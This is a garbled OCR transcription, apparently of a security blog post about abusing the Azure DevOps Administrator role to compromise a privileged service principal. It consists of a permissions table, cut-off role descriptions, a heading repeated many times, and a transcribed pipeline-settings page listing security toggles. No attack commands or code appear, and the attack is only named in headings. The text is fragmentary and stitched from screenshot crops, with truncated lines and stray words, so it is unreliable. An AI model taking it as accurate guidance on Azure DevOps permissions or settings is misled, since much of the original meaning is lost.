
Expand table


Category	Requirements
Permissions	Azure DevOps Administrator in Microsoft Entra ID. If using Privileged Identity Management, the Azure DevOps Administrator should be of type Active.

tor


'Ops policies, applicable to all Azure DevOps organizations
age these policies by navigating to any Azure DevOps
Entra ID. Additionally, users in this role can claim ownership of
no other Azure DevOps-specific permissions (for example,
e DevOps organizations backed by the company's Microsoft


ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL






ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL






ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL


- **Where Do We Find Orphaned Orgs?**
- **AZ DEVOPS CLI – Well Not Really?!**




ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL



ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL



ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL



ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

RebelOps / JediPipeline / Settings / Settings

Project Settings
JediPipeline

General
- Overview
- Teams
- Permissions
- Notifications
- Service hooks
- Dashboards

Boards
- Project configuration
- Team configuration
- GitHub connections

Pipelines
- Agent pools
- Parallel jobs
- Settings
- Test management
- Service connections
- XAML build services

On — **Limit variables that can be set at queue time**
You can set any variables at queue time unless this option is enabled. With this option enabled, only those variables that are explicitly marked as "Settable at queue time" can be set. Learn more

On — **Limit job authorization scope to current project for non-release pipelines**
Non-Release Pipelines can run with collection scoped access tokens unless this option is enabled. With this option enabled, you can reduce the scope of access for all non-release pipelines to the current project.

On — **Limit job authorization scope to current project for release pipelines**
Release pipelines can run with collection scoped access tokens unless this option is enabled. With this option enabled, you can reduce the scope of access for all release pipelines to the current project.

Off — **Publish metadata from pipelines (preview)**
Allows pipelines to record metadata. *Evaluate artifact* check can be configured to define policies using the metadata recorded.

On — **Protect access to repositories in YAML pipelines**
Apply checks and approvals when accessing repositories from YAML pipelines. Also, generate a job access token that is scoped to repositories that are explicitly referenced in the YAML pipeline.

On — **Disable creation of classic build pipelines**
No classic build pipelines can be created / imported. Existing ones will continue to work.

On — **Disable creation of classic release pipelines**
No classic release pipelines, task groups, and deployment groups can be created / imported. Existing ones will continue to work.

Off — **Enable shell tasks arguments validation**
When this is enabled, argument parameters for built-in shell tasks are validated to check for inputs that can inject commands into scripts. Learn more

